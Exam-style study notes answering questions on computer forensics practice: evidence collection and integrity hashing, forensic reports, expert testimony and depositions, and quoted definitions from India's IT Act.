7. How to collect evidence in Private Sector Incident Scenes

ANS:

- Private-sector organizations include businesses and government agencies that aren't involved in law enforcement.
- In the United States, these agencies must comply with state public disclosure and federal **Freedom of Information Act** (FOIA) laws and make certain documents available as public records. State public disclosure laws define state public records as open and available for inspection.
- Investigating and controlling computer incident scenes in the corporate environment is much easier than in the criminal environment.
- In the private sector, the incident scene is often a workplace, such as a contained office or manufacturing area, where a policy violation is being investigated.
- Everything from the computers used to violate a company policy to the surrounding facility is under a controlled authority—that is, company management.
- Typically, businesses have inventory databases of computer hardware and software.

- Having access to this database and knowing what applications are on suspected computers help identify the computer forensics tools needed to analyse a policy violation and the best way to conduct the analysis.
- To investigate employees suspected of improper use of company computing assets, a corporate policy statement about misuse of computing assets allows corporate investigators to conduct covert surveillance with little or no cause and access company computer systems without a warrant, which is an advantage for corporate investigators.
- Law enforcement investigators cannot do the same, however, without sufficient reason for a warrant.
- However, if a company doesn't display a warning banner or publish a policy stating that it reserves the right to inspect computing assets at will, employees have an expectation of privacy.
- When an employee is being investigated, this expected privacy prevents the employer from legally conducting an intrusive investigation.
- In addition to making sure a company has a policy statement or a warning banner, corporate investigators should know under what circumstances they can examine an employee's computer.
- If a corporate investigator finds that an employee is committing or has committed a crime, the employer can file a criminal complaint with the police.
- If we discover evidence of a crime during a company policy investigation, first determine whether the incident meets the elements of criminal law.
- Next, inform management of the incident; they might have other concerns, such as protecting confidential business data that might be included with the criminal evidence (referred to as "**commingled data**").
- In this case, coordinate with management and the corporate attorney to determine the best way to protect commingled data.
- After we submit evidence containing sensitive information to the police, it becomes public record.
- Public record laws do include exceptions for protecting sensitive corporate information; ultimately, however, a judge decides what to protect.
- After we discover illegal activity and document and report the crime, stop the investigation to make sure we don't violate Fourth Amendment restrictions on obtaining evidence.

8. Explain the following terms:

a) Plain view doctrine

The plain view doctrine states that objects falling in the direct sight of an officer who has the right to be in a location are subject to seizure without a warrant and can be introduced into evidence.

For the plain view doctrine to apply, three criteria must be met:

- The officer is where he or she has a legal right to be.
- Ordinary senses must not be enhanced by advanced technology.
- Any discovery must be by chance.

b) Fourth amendment,

The Fourth Amendment states that only warrants "particularly describing the place to be searched, and the persons or things to be seized" can be issued. Note that this excerpt uses the word "particularly." The courts have determined that this phrase means a warrant can authorize a search only of a specific place for a specific thing. Without specific evidence and the description of a particular location, a warrant might be weak and create problems later during prosecution.

c) probable cause,

Probable cause refers to the standard specifying whether a police officer has the right to make an arrest, conduct a personal or property search, or obtain a warrant for arrest. With probable cause, a police officer can obtain a search warrant from a judge that authorizes a search and the seizure of specific evidence related to the criminal complaint.

d) limiting phrase,

Wording in a search warrant that limits the scope of a search for evidence.

When you find commingled evidence, judges often issue a limiting phrase to the warrant, which allows the police to separate innocent information from evidence.

e) commingled data
confidential business data that might be included with the criminal evidence

9. Explain the tasks to be completed before searching for evidence.
ANS:

- Preparing for a computer search and seizure is probably the most important step in computing investigations.
- To perform these tasks, we might need to get answers from the victim (the complainant) and an informant, who could be a police detective assigned to the case, a law enforcement witness, or a manager or co-worker of the person of interest to the investigation.

➢ **Identifying the Nature of the Case:**

- When we're assigned a computing investigation case, we start by identifying the nature of the case, including whether it involves the private or public sector.
- The nature of the case dictates how we proceed and what types of assets or resources we need to use in the investigation.

➢ **Identifying the Type of Computing System:**

- Next, determine the type of computing systems involved in the investigation.
- In this case, we must draw on our skills, creativity, and sources of knowledge, such as the Uniform Crime Report to deal with the unknown.
- Also, determine which OSs and hardware might be involved and whether the evidence is located on a Microsoft, Linux, UNIX, Macintosh, or mainframe computer.

➢ **Determining Whether we Can Seize a Computer:**

- Generally, the ideal situation for incident or crime scenes is seizing the computers and taking them to our lab for further processing.
- However, the type of case and location of the evidence determine whether we can remove computers from the scene.
- Law enforcement investigators need a warrant to remove computers from a crime scene and transport them to a lab.
- An additional complication is files stored offsite that are accessed remotely. We must decide whether the drives containing those files need to be examined.

➢ **Obtaining a Detailed Description of the Location:**

- The more information we have about the location of a computer crime, the more efficiently we can gather evidence from a crime scene.
- Environmental and safety issues are the primary concerns during this process.
- Before arriving at an incident or crime scene, we should identify potential hazards to our safety as well as that of other examiners.
- Some computer cases involve dangerous settings. For these types of investigations, you must rely on the skills of hazardous materials (**HAZMAT**) teams to recover evidence from the scene.
- We must be exact and articulate in our instructions. Ambiguous or incorrect instructions could destroy evidence.
- Ideally, a computer forensics investigator trained in dealing with HAZMAT environments should acquire drive images.

➢ **Determining Who Is in Charge:**

- Corporate computing investigations usually require only one person to respond to an incident or crime scene. Processing evidence involves acquiring an image of a subject's drive.
- In law enforcement, however, many investigations require additional staff to collect all evidence quickly.

- For large-scale investigations, a crime or incident scene leader should be designated.
- Anyone assigned to a large-scale investigation scene should cooperate with the designated leader to ensure that the team addresses all details when collecting evidence.

➢ **Using Additional Technical Expertise:**

- After we collect evidence data, we have to determine whether we need specialized help to process the incident or crime scene.
- If we're the leader of this investigation, we must identify the additional skills needed to process the crime scene, such as enlisting help with a high-end server OS.
- When working at high-end computing facilities, identify the applications the suspect uses, such as Oracle databases.
- We might need to recruit an Oracle specialist or site support staff to help extract data for the investigation.

➢ **Determining the Tools to Need:**

- To manage the tools, consider creating an initial-response field kit and an extensive response field kit.
- Using the right kit makes processing an incident or crime scene much easier and minimizes how much we have to carry from our vehicle to the scene.
- The **initial-response field kit** should be lightweight and easy to transport. With this kit, we can arrive at a scene, acquire the data we need, and return to the lab as quickly as possible.
- An **extensive-response field kit** should include all the tools we can afford to take to the field. When we arrive at the scene, we should extract only those items we need to acquire evidence.

➢ **Preparing the Investigation Team:**

- Before we initiate the search and seizure of digital evidence at an incident or crime scene, we must review all the available facts, plans, and objectives with the investigation team we have assembled.
- The goal of scene processing is to collect and secure digital evidence successfully.
- The digital evidence is volatile. Develop the skills to assess the facts quickly, make your plan, gather the needed resources, and collect data from the incident or crime scene.

10. What are the steps to create image files of digital evidence?
ANS:

- We must maintain the integrity of digital evidence in the lab. The first task is to preserve the disk data.
- When we done, be sure to make the suspect drive read-only, and document this step.
- If the disk has been copied with an imaging tool, we must preserve the image files. With most imaging tools, we can create smaller, compressed volume sets to make archiving the data easier.
- Following are steps to create image files:
  1. Copy all image files to a large drive. Most forensics labs have several machines set up with disk-imaging software and multiple hard drives that can be exchanged as needed for the cases. We can use these resources to copy image files to large drives. Some might be equipped with large network storage devices for ongoing cases.
  2. Start your forensics tool to analyse the evidence.
  3. Run an MD5 or SHA-1 hashing algorithm on the image files to get a digital hash.
  4. When we finish copying image files to a larger drive, secure the original media in an evidence locker. Don't work with the original media; it should be stored in a locker that has an evidence custody form. Be sure to fill out the form and date it.

11. How is digital evidence stored? Explain.
ANS:

- With digital evidence, we need to consider how and on what type of media to save it and what type of storage device is recommended to secure it.
- The media we use to store digital evidence usually depends on how long we need to keep it.

- The ideal media on which to store digital data are CDRs or DVDs. These media have long lives, but copying data to them takes a long time.
- However, don't rely on one media storage method to preserve the evidence—be sure to make two copies of every image to prevent data loss. Also, use different tools to create the two images.

➢ **Evidence Retention and Media Storage Needs:**

- To help maintain the chain of custody for digital evidence so that it's accepted in court or by arbitration, restrict access to the lab and evidence storage area.
- When the lab is open for operations, authorized personnel must keep these areas under constant supervision.
- When the lab is closed, at least two security workers should guard evidence storage cabinets and lab facilities.
- Most labs use a manual log system that an authorized technician maintains when an evidence storage container is opened and closed.

➢ **Documenting Evidence:**

- To document evidence, create or use an evidence custody form.
- An evidence custody form serves the following functions:
  1. Identifies the evidence
  2. Identifies who has handled the evidence
  3. Lists dates and times the evidence was handled
- After we have established these pieces of information, we can add others to the form, such as a section listing MD5 and SHA-1 hash values.
- Evidence bags also include labels or evidence forms that can use to document the evidence.

12. Explain various ways in which data integrity can be verified?
ANS:

➢ To verify data integrity, different methods of obtaining a unique identity for file data have been developed.
➢ One of the first methods, the **Cyclic Redundancy Check (CRC)** is a mathematical algorithm that determines whether a file's contents have changed. The most recent version is CRC-32. CRC, however, is not considered a forensic hashing algorithm.
➢ The first algorithm for computer forensics use was **Message Digest 5 (MD5).**
➢ Like CRC, MD5 is a mathematical formula that translates a file into a hexadecimal code value, or a hash value. If a bit or byte in the file changes, it alters the hash value, a unique hexadecimal value that identifies a file or drive. (Before you process or analyze a file, you can use a software tool to calculate its hash value.)
➢ After you process the file, you produce another digital hash. If it's the same as the original one, you can verify the integrity of your digital evidence with mathematical proof that the file didn't change.
➢ According to work done by Wang Xiaoyun and her associates from Beijing's Tsinghua University and Shandong University of Technology, there are three rules for forensic hashes:
  • You can't predict the hash value of a file or device.
  • No two hash values can be the same.
  • If anything changes in the file or device, the hash value must change.
➢ A newer hashing algorithm is **Secure Hash Algorithm version 1 (SHA-1),** developed by the National Institute of Standards and Technology (NIST).
➢ SHA-1 is slowly replacing MD5 and CRC-32, although MD5 is still widely used.
➢ In both MD5 and SHA-1, collisions have occurred, meaning two different files have the same hash value. Collisions are rare, however, and despite flaws in MD5 and SHA-1, both are still useful for validating digital evidence collected from files and storage media.
➢ If a collision is suspected, you can do a byte-by-byte comparison to verify that all bytes are identical. Byte-by-byte comparisons can be performed with the MS-DOS Comp command or the Linux/UNIX diff command.

- Most computer forensics hashing needs can be satisfied with a nonkeyed hash set, which is a unique hash number generated by a software tool, such as the Linux md5sum command.
- The advantage of this type of hash is that it can identify known files, such as executable programs or viruses, that hide themselves by changing their names.
- For example, many people who view or transmit pornographic material change filenames and extensions to obscure the nature of the contents.
- However, even if a file's name and extension change, the hash value doesn't. The alternative to a nonkeyed hash is a keyed hash set, which is created by an encryption utility's secret key.
- You can use the secret key to create a unique hash value for a file.
- Although a keyed hash set can't identify files as nonkeyed hash methods can, it can produce a unique hash set for your digital evidence.

13. Explain different types of reports.
ANS:
Types of Reports

- Computer forensics examiners are required to create different types of reports, such as a formal report consisting of facts from findings, a preliminary written or verbal report to the attorney, and an examination plan for the attorney who has retained.
- An **examination plan** is a document that serves as a guideline for knowing what questions to expect when we're testifying.
- The attorney uses the examination plan to guide in the testimony.
- We can also use the examination plan to help the attorney learn the terms and functions used in computer forensics.
- A **verbal report** is less structured than a written report. Typically, it takes place in an attorney's office, where the attorney requests the consultant's report.
- A verbal report is usually a preliminary report and addresses areas of investigation yet to be completed, such as the following:
  - Tests that haven't been concluded
  - Interrogatories that the lawyer might want to address to opposing parties
  - Document production, either requests for production (to parties) or subpoenas (to non-parties, people who have information but aren't a named party in the case)
  - Determining who should be deposed and the plan for deposing them
- A **written report** is frequently an affidavit or a declaration.
- Because this type of report is sworn to under oath (and penalty of perjury or comparable false swearing statute), it demands attention to detail, carefully limiting what we write, and thorough documentation and support of what we write.

14. List various guidelines for writing reports
ANS:
The guidelines for writing reports are as follows:
Use of supporting material:

- Use figures, tables, data and equations as supporting material. Insert figures and tables after the paragraph and give a proper numbering.
- Number figure and tables in the same order as they are introduced in in the report.

Importance of Consistency:

- Consistency is more important in the report to eliminate uncertainty and confusion.
- The sections in the report format must be adjusted in the same way.

Investigate report format:

- Get samples of already established report formats.
- Estimate objectivity and documents the findings in an unbiased and accurate manner.

Attachments and appendices:

- Use attachments and appendices as supplements to the reports.
- We can provide the references to attachments and appendices when the report has more content.
- Attachments and appendices can be used to further details my terminology, findings or recommendation presented in the report.

Include metadata:

- Metadata is information about the file, including who crated it and time and date stamps.
- Two types of file metadata can be used in the forensics investigations:-
  1. **System metadata**: It can be used to identify the change in the file location.
  2. **Application metadata**: It can be used to identify the change in document author, document version, macros, email to, email from, subject, etc.

15. Explain the structure of report

ANS:

Report Structure

- A report usually includes the sections shown in the following list, although the order varies depending on organizational guidelines or case requirements:
  - Abstract
  - Table of contents
  - Body of report
  - Conclusion
  - References
  - Glossary
  - Acknowledgments
  - Appendixes
- Each section should have a title indicating what we're discussing, so make sure it conveys the essential point of the section.
- If the report is long and complex, we should provide an abstract. More people read the abstract than the entire report, so writing one for the report is important.
- The abstract and table of contents give readers an overview of the report and its points so that they can decide what they need to review.
- The body consists of the introduction and discussion sections. The introduction should state the report's purpose and show that we're aware of its terms of reference Introduce the problem, moving from broader issues to the specific problem, finishing the introduction with the precise aims of the report.
- Craft this introduction carefully, setting up the processes used to develop the information in logical order.
- Refer to relevant facts, ideas, and theories as well as related research by other authors.
- Organize discussion sections logically under headings to reflect how we classify information and to ensure that information remains relevant to the investigation.
- Two other main sections are the conclusion and supporting materials.
- The conclusion starts by referring to the report's purpose, states the main points, draws conclusions, and possibly renders an opinion.
- References and appendixes list the supporting material to which the work refers.

16. What are the four criteria based on which the quality of a report is judged?

ANS:

Writing Reports Clearly

- To produce clear, concise reports, we should assess the quality of the writing, using the following criteria:
  1. **Communicative quality:** Is it easy to read? Think of the readers and how to make the report appealing to them.
  2. **Ideas and organization:** Is the information relevant and clearly organized?

3. **Grammar and vocabulary**: Is the language simple and direct so that the meaning is clear and the text isn't repetitive? However, technical terms should be used consistently; we shouldn't try to use variety for these terms. Using different words for the same thing might raise questions.
4. **Punctuation and spelling**: Are they accurate and consistent?

- Good expert reports share many of the qualities of other kinds of writing. To write is to think, so a report should lay out ideas in a logical order that facilitates logical thinking.
- Make each sentence follow from the previous one, building an argument piece by piece.
- Group related ideas and sentences into paragraphs, and group paragraphs into sections. Create a flow from the beginning of the report to the end.
- The report should be grammatically sound, use correct spelling, and be free of writing errors.

17. Explain the following terms:
ANS:

a) Deposition banks
Libraries of previously given testimony that law firms can access.

b) high risk document
A written report containing sensitive information that could create an opening for the opposing attorney to discredit you.

c) Spoliation
Destroying or concealing evidence; this action is subject to sanctions.

d) lay witness
A person whose testimony is based on personal observation; not considered to be an expert in a particular field.

18. Briefly explain what is an expert witness and scientific witness
ANS:

Expert Witness:
An expert witness, can have opinions about what they have found or observed. These opinions form from experience and deductive reasoning based on facts found during an investigation. In fact, these opinions are that make an expert witness.

Scientific Witness:
A technical/scientific witness, provide only the facts that are found in investigation—any evidence that meets the relevance standard and is more probative than prejudicial. When technical/scientific testimony is given, present these evidences and explain what it is and how it was obtained. Conclusions are not needed only facts

19. List the guidelines to document and prepare evidence
ANS:
As emphasized in previous chapters, document your steps in gathering and preserving evidence to make sure they are repeatable, in case you're challenged. If your findings can't be repeated, they lose credibility as evidence. In addition, validate your tools and verify your evidence with hashing algorithms to ensure its integrity.
The following guidelines are also useful in ensuring the integrity of your evidence:
• If you need a **checklist to analyze evidence**, create it only for a specific case. Don't create a formal checklist of your procedures that's applied to all your cases or include such a checklist in your report. If opposing counsel obtains this checklist through discovery, you might be challenged during cross-examination about inconsistencies in your performance, if you deviated from the checklist.

• As a standard practice, **collect evidence and record the tools** you used in designated file folders or evidence containers. This method helps organize your evidence and tools. Follow a system to record where items are kept for each case and how documentation is stored.
• Remember that the **chain of custody of evidence supports the integrity of** your evidence; do whatever you can to prevent contamination of the evidence. You should also document any lapse or gap in evidence preservation or custody. Lapses and gaps don't necessarily result in evidence being inadmissible, but they might affect the weight given to the evidence.
• When collecting evidence, be careful not to **get too little or too much information**. For litigation, you're responsible for collecting only what's asked for, no more. In some circumstances, collecting and identifying evidence on facts unrelated to the case could cause problems for your attorney.
• Make sure you note the **date and time of your forensic workstation** when starting your analysis. If precise time is an issue, consider using an Internet clock, such as the one at www.time.gov, or an atomic clock to verify the accuracy of your workstation's clock. Many retailers, such as Wal-Mart and Radio Shack, now sell atomic clocks.
• Keep only **successful output when running analysis** tools; don't keep previous runs, such as those missing necessary switch or output settings. Note that you used the tool, but it didn't generate results because of these missing settings.
• When **searching for keyword results**, rerun searches with well-defined keywords and search parameters. You might even want to state how they relate to the case, such as being business or personal names. Narrow the search to reduce false hits, and eliminate search results containing false-positive hits.
• When **taking notes of your findings**, keep them **simple and specific** to the investigation. You should avoid any personal comments so that you don't have to explain them to opposing counsel.
• When writing your report, **list only the evidence that's relevant** to the case; do not include unrelated findings.
• **Define any procedures** you use to conduct your analysis as scientific and conforming to your profession's standards. Listing textbooks, technical books, articles by recognized experts, and procedures from authoritative organizations that you relied on or referenced during your examination is a common way to prove your conformity with scientific and professional standards.

20. Explain the trial process.
ANS:
The typical order of trial proceedings, whether civil or criminal, is as follows:

• **Motion in limine**—A pretrial motion to exclude certain evidence because it would prejudice the jury. Effectively, a motion in limine is a written list of objections to certain testimony or exhibits. It allows the judge to decide whether certain evidence should be admitted when the jury isn't present. Some evidence is so prejudicial that the jury simply knowing it exists is enough to damage the case. In this situation, getting a ruling on the evidence before trial is crucial.

• **Empaneling the jury**—This process includes voir dire of venireman (questioning potential jurors to see whether they're qualified), strikes (rejecting potential jurors), and seating of jurors.

• **Opening statements**—Both attorneys provide an overview of the case.

• **Plaintiff**—Plaintiff presents the case.

• **Defendant**—Defendant presents the case.

• **Rebuttal**—Rebuttal from both plaintiff and defense is an optional phase of the trial. Generally, it's allowed to cover an issue raised during cross-examination.

• **Closing arguments**—Statements that organize the evidence and state the applicable law.

• **Jury instructions**—The attorneys propose instructions to the jury on how to consider the evidence, and then the judge approves or disapproves; if the instructions are approved, the judge reads them to the jury.

21. List the general guidelines for Testifying
ANS:
• Always acknowledge the jury and direct your testimony to them, using an enthusiastic, sincere tone to keep the jury interested in what you have to say. When an attorney or the judge asks you a question, turn toward the questioner, and then turn back to the jury to give the answer.
• If a microphone is present, place it 6 to 8 inches from you, and remember to speak loudly and clearly so that the jury can hear and understand you.
• Use simple, direct language to help the jury understand you. For example, use "test" instead of "analyze," as in "I ran a test on the files I found." Also, make sure you use specific, articulate speech when speaking; for clarity, avoid contractions and slang, unless you're quoting a fact related to the case.
• Avoid humor. What one person thinks is funny, another won't. In addition, limit your responses to what you perceive as attempts at humor from anybody else.
• Build repetition into your explanations and descriptions for the jury.
• Use chronological order to describe events when testifying, and use hand gestures to help the audience understand what you're emphasizing. For example, point to graphics while talking.
• If you're using technical terms, identify and define these terms for the jury, using analogies and graphics as appropriate. List any important technical elements, showing how you verified and validated each element.
• When giving an opinion, cite the source of the evidence the opinion is based on. Then express your opinion and explain your methodology—how you arrived at your opinion.
• If the witness chair is adjustable, make sure the height is comfortable, and turn the chair so that it faces the jury.
• To enhance your image with the jury, dress in a manner conforming to the community's dress code
• Don't memorize your testimony; you should strive for a natural, extemporaneous tone.
• For direct examinations, state your opinion, identify evidence to support your opinion, explain the method you used to arrive at your opinion from your analysis, and then restate your opinion.

22. What is deposition? Explain its types and any two guidelines for testifying at a deposition
ANS:
A deposition differs from trial testimony because there's no jury or judge. Both attorneys are present and ask you questions. The purpose of the deposition is for the opposing attorney to preview your testimony before trial. The attorney who requests a deposition usually establishes its location, which might be in his or her office or your forensics laboratory.
There are two types of depositions: **discovery** and **testimony preservation**.

A **discovery deposition** is part of the discovery process for trial. The opposing attorney who requested the deposition frequently conducts the equivalent of a direct examination and a cross-examination. Your attorney usually asks only questions needed to clarify a point that could be subject to misinterpretation in your direct testimony. Although a discovery deposition can be videotaped, a written transcript is more common. If the deposition is videotaped, rules require a longer notice period to schedule it than a stenographically recorded one.
A **testimony preservation deposition** is usually requested by your client to preserve your testimony in case of schedule conflicts or health problems. These depositions are often videotaped in addition to the written transcript, and your testimony is entered by playing the videotape for the jury. In some cases, you can set the deposition at your laboratory or have lab facilities available, which can make it easier to conduct demonstrations and produce better testimony. This deposition follows the pattern of trial testimony, with your attorney calling you as a witness and conducting a direct examination, opposing counsel conducting cross-examination, and redirect and recross examination if necessary. The judge rules on objections and, based on objections that are sustained, decides which portions of the testimony are omitted from the copy presented to the jury.
Guidelines:

Therefore, strive to stay calm and convey a relaxed, confident appearance during a deposition. For example, try to keep your hands on top of the table, and make sure your chair is at the right height to avoid sitting below the opposing attorney's eye level. Maintain a professional demeanor and try not to be influenced by the opposing attorney's tone, expression, or tactics. Learn the opposing attorney's name before the deposition and include it in your responses to project a sense of equality in position between you and opposing counsel. Look the opposing attorney directly in the eyes, even if he attempts to avoid eye contact.

Remember that during a deposition, opposing attorneys use all the techniques available to them at trial, so keep the guidelines for testimony in mind when answering questions, and be assertive in your responses. If you're particularly concerned about the deposition, ask your attorney to videotape a practice session, and then evaluate your performance. Here are some general rules to follow during depositions:

• Be professional and polite.
• Use facts when describing your opinion.
• Understand that being deposed in a discovery deposition is an unnatural process; it's intended to get you to make mistakes.

23. Explain the following terms:

- **Hearing**
  A hearing is a proceeding before a court or other decision-making body or officer, such as a government agency or a Parliamentary committee. ... Limited evidence and testimony may also be presented in hearings to supplement the legal arguments.
- **voir dire**
  In this qualification phase of testimony, your attorney asks you questions to establish your credentials as an expert witness. The process of qualifying jurors is also called voir dire.
- **motion in limine**
  A pretrial motion made to exclude mentioning certain evidence because it would prejudice the jury.
- **conflicting out**
  The practice of opposing attorneys trying to prevent you from testifying by claiming you have discussed the case with them and, therefore, have a conflict of interest.

24. Define the following terms as per IT Act:

- **Access**
  "Access" with its grammatical variations and cognate expressions means gaining entry into, instructing or communicating with the logical, arithmetical, or memory function resources of a computer, computer system or computer network;

- **Addressee**
  "Addressee" means a person who is intended by the originator to receive the electronic record but does not include any intermediary;

- **Adjudicating Officer**
  "Adjudicating Officer" means adjudicating officer appointed under subsection (1) of section 46;

- **Certifying Authority**
  "Certifying Authority" means a person who has been granted a license to issue a Electronic Signature Certificate under section 24;

- **Computer**
  "Computer" means any electronic, magnetic, optical or other high-speed data processing device or system which performs logical, arithmetic, and memory functions by manipulations of electronic,

magnetic or optical impulses, and includes all input, output, processing, storage, computer software, or communication

- **Computer Network**
  "Computer Network" means the interconnection of one or more Computers or Computer systems or Communication device through-
  (i) the use of satellite, microwave, terrestrial line,wire,wireless or other communication media; and
  (ii) terminals or a complex consisting of two or more interconnected computers or communication device whether or not the interconnection is continuously maintained;

- **Computer Resource**
  "Computer Resource" means computer, communication device, computer system, computer network, data, computer database or software;

- **Computer System**
  "Computer System" means a device or collection of devices, including input and output support devices and excluding calculators which are not programmable and capable of being used in conjunction with external files, which contain computer programmes, electronic instructions, input data, and output data, that performs logic, arithmetic, data storage and retrieval, communication control and other functions;

- **Cyber Safe**
  "Cyber cafe" means any facility from where access to the internet is offered by any person in the ordinary course of business to the members of the public.

- **Cyber Security**
  "Cyber Security" means protecting information, equipment, devices, computer, computer resource, communication device and information stored therein from unauthorized access, use, disclosure, disruption, modification or destruction.

- **Digital Signature**
  "Digital Signature" means authentication of any electronic record by a subscriber by means of an electronic method or procedure in accordance with the provisions of section 3;

- **Electronic Form**
  "Electronic Form" with reference to information means any information generated, sent, received or stored in media, magnetic, optical, computer memory, micro film, computer generated micro fiche or similar device;

- **Intermediary**
  "Intermediary" with respect to any particular electronic records, means any person who on behalf of another person receives, stores or transmits that record or provides any service with respect to that record and includes telecom service providers, network service providers, internet service providers, web hosting service providers, search engines, online payment sites, online-auction sites, online market places and cyber cafes.

- **Secure System**
  "Secure System" means computer hardware, software, and procedure that -:
  (a) are reasonably secure from unauthorized access and misuse;
  (b) provide a reasonable level of reliability and correct operation;
  (c) are reasonably suited to performing the intended functions; and
  (d) adhere to generally accepted security procedures;

- **Communication Device**
  "Communication Device" means Cell Phones, Personal Digital Assistance (Sic), or combination of both or any other device used to communicate, send or transmit any text, video, audio, or image. (Inserted Vide ITAA 2008)

25. Explain Digital Signature and Electronic Signature
ANS:
DIGITAL SIGNATURE AND ELECTRONIC SIGNATURE (amended vide ITAA 2008)

Authentication of Electronic Records
(1) Subject to the provisions of this section any subscriber may authenticate an electronic record by affixing his Digital Signature
(2) The authentication of the electronic record shall be effected by the use of asymmetric crypto system and hash function which envelop and transform the initial electronic record into another electronic record.

Explanation -
For the purposes of this sub-section, "Hash function" means an algorithm mapping or translation of one sequence of bits into another, generally smaller, set known as "Hash Result" such that an electronic record yields the same hash result every time the algorithm is executed with the same electronic record as its input making it computationally infeasible
(a) to derive or reconstruct the original electronic record from the hash result produced by the algorithm;
(b) that two electronic records can produce the same hash result using the algorithm.
(3) Any person by the use of a public key of the subscriber can verify the electronic record.
(4) The private key and the public key are unique to the subscriber and constitute a functioning key pair.
3A Electronic Signature (Inserted vide ITAA 2006)
(1) Notwithstanding anything contained in section 3, but subject to the provisions of sub-section (2), a subscriber nay authenticate any electronic record by such electronic signature or electronic authentication technique which-
(a) is considered reliable ; and
(b) may be specified in the Second Schedule
(2) For the purposes of this section any electronic signature or electronic authentication technique shall be considered reliable if-
(a) the signature creation data or the authentication data are, within the context in which they are used, linked to the signatory or , as the case may be, the authenticator and of no other person;
(b) the signature creation data or the authentication data were, at the time of signing, under the control of the signatory or, as the case may be,the authenticator and of no other person;
(c) any alteration to the electronic signature made after affixing such signature is detectable
(d) any alteration to the information made after its authentication by electronic signature is detectable; and
(e) it fulfills such other conditions which may be prescribed.
(3) The Central Government may prescribe the procedure for the purpose of ascertaining whether electronic signature is that of the person by whom it is purported to have been affixed or authenticated
(4) The Central Government may, by notification in the Official Gazette, add to or omit any electronic signature or electronic authentication technique and the procedure for affixing such signature from the second schedule;
Provided that no electronic signature or authentication technique shall be specified in the Second Schedule unless such signature or technique is reliable
(5) Every notification issued under sub-section (4) shall be laid before each House of Parliament

26. Write a Short note on Electronic Governance
ANS:
4 Legal Recognition of Electronic Records

Where any law provides that information or any other matter shall be in writing or in the typewritten or printed form, then, notwithstanding anything contained in such law, such requirement shall be deemed to have been satisfied if such information

5 Legal recognition of Electronic Signature

Where any law provides that information or any other matter shall be authenticated by affixing the signature or any document should be signed or bear the signature of any person then, notwithstanding anything contained in such law, such requirement shall be deemed to have been satisfied, if such information or matter is authenticated by means of digital signature affixed in such manner as may be prescribed by the Central Government.

6 Use of Electronic Records and Electronic Signature in Government and its agencies

(1) Where any law provides for

(a) the filing of any form, application or any other document with any office, authority, body or agency owned or controlled by the appropriate Government in a particular manner;

(b) the issue or grant of any license, permit, sanction or approval by whatever name called in a particular manner;

(c) the receipt or payment of money in a particular manner, then, notwithstanding anything contained in any other law for the time being in force, such requirement shall be deemed to have been satisfied if such filing, issue, grant, receipt or payment, as the case may be, is effected by means of such electronic form as may be prescribed by the appropriate Government.

(2) The appropriate Government may, for the purposes of sub-section (1), by rules, prescribe -

(a) the manner and format in which such electronic records shall be filed, created or issued;

(b) the manner or method

6A Delivery of Services by Service Provider (Inserted vide ITAA-2008)

(1) The appropriate Government may, for the purposes of this Chapter and for efficient delivery of services to the public through electronic means authorize, by order, any service provider to set up, maintain and upgrade the computerized facilities and perform such other services as it may specify, by notification in the Official Gazette.

Explanation: For the purposes of this section, service provider so authorized includes any individual, private agency, private company, partnership firm, sole proprietor form or any such other body or agency which has been granted permission by the appropriate Government to offer services through electronic means in accordance with the policy governing such service sector.

(2) The appropriate Government may also authorize any service provider authorized under sub-section (1) to collect, retain and appropriate service charges, as may be prescribed by the appropriate Government for the purpose of providing such services, from the person availing such service.

(3) Subject to the provisions of sub-section (2), the appropriate Government may authorize the service providers to collect, retain and appropriate service charges under this section notwithstanding the fact that there is no express provision under the Act, rule, regulation or notification under which the service is provided to collect, retain and appropriate e-service charges by the service providers.

7 Retention of Electronic Records

(1) Where any law provides that documents, records or information shall be retained for any specific period, then, that requirement shall be deemed to have been satisfied if such documents, records or information are retained in the electronic form,

7A Audit of Documents etc in Electronic form

Where in any law for the time being in force, there is a provision for audit of documents, records or information, that provision shall also be applicable for audit of documents, records or information processed and maintained in electronic form (ITAA 2008, Standing Committee Recommendation)

8 Publication of rules, regulation, etc, in Electronic Gazette

Where any law provides that any rule, regulation, order, bye-law, notification or any other matter shall be published in the Official Gazette, then, such requirement shall be deemed to have been satisfied if such rule, regulation, order, bye-law, notification or any other matter is published in the Official Gazette or Electronic Gazette:

9 Sections 6, 7 and 8 Not to Confer Right to insist document should be accepted in electronic form

Nothing contained in sections 6, 7 and 8 shall confer a right upon any person to insist that any Ministry or Department of the Central Government or the State Government or any authority or body established by or under any law

10 Power to Make Rules by Central Government in respect of Electronic Signature (Modified Vide ITAA 2008)

The Central Government may, for the purposes of this Act, by rules

27. Explain the following:

- **Attribution of Electronic Records**

  An electronic record shall be attributed to the originator
  (a) if it was sent by the originator himself;
  (b) by a person who had the authority to act on behalf of the originator in respect of that electronic record; or
  (c) by an information system programmed by or on behalf of the originator to operate automatically.

- **Acknowledgment of Electronic Records**

  (1) Where the originator has not agreed with stipulated that the acknowledgment of receipt of electronic record be given in a particular form or by a particular method, an acknowledgment may be given by -
  (a) any communication by the addressee, automated or otherwise; or
  (b) any conduct of the addressee, sufficient to indicate to the originator that the electronic record has been received.
  (2) Where the originator has stipulated that the electronic record shall be binding only on receipt of an acknowledgment of such electronic record by him, then unless acknowledgment has been so received, the electronic record shall be deemed to have been never sent by the originator.
  (3) Where the originator has not stipulated that the electronic record shall be binding only on receipt of such acknowledgment, and the acknowledgment has not been received by the originator within the time specified or agreed or, if no time has been specified or agreed to within a reasonable time, then the originator may give notice to the addressee stating that no acknowledgment has been received by him and specifying a reasonable time by which the acknowledgment must be received by him and if no acknowledgment is received within the aforesaid time limit he may after giving notice to the addressee, treat the electronic record as though it has never been sent.

- **Dispatch of Electronic Records**

  (1) Save as otherwise agreed to between the originator and the addressee, the dispatch of an electronic record occurs when it enters a computer resource outside the control of the originator.
  (2) Save as otherwise agreed between the originator and the addressee, the time of receipt of an electronic record shall be determined as follows, namely –
  (a) if the addressee has designated a computer resource for the purpose of receiving electronic records
  (i) receipt occurs at the time when the electronic record enters the designated computer resource; or
  (ii) if the electronic record is sent to a computer resource of the addressee that is not the designated computer resource, receipt occurs at the time when the electronic record is retrieved by the addressee;

(b) if the addressee has not designated a computer resource along with specified timings, if any, receipt occurs when the electronic record enters the computer resource of the addressee.
(3) Save as otherwise agreed between the originator and the addressee, an electronic record is deemed to "be dispatched at the place where the originator has his place of business, and is deemed to be received at the place where the addressee has his place of business.
(4) The provisions of sub-section (2) shall apply notwithstanding that the place where the computer resource is located may be different from the place where the electronic record is deemed to have been received under sub-section (3).
(5) For the purposes of this section –
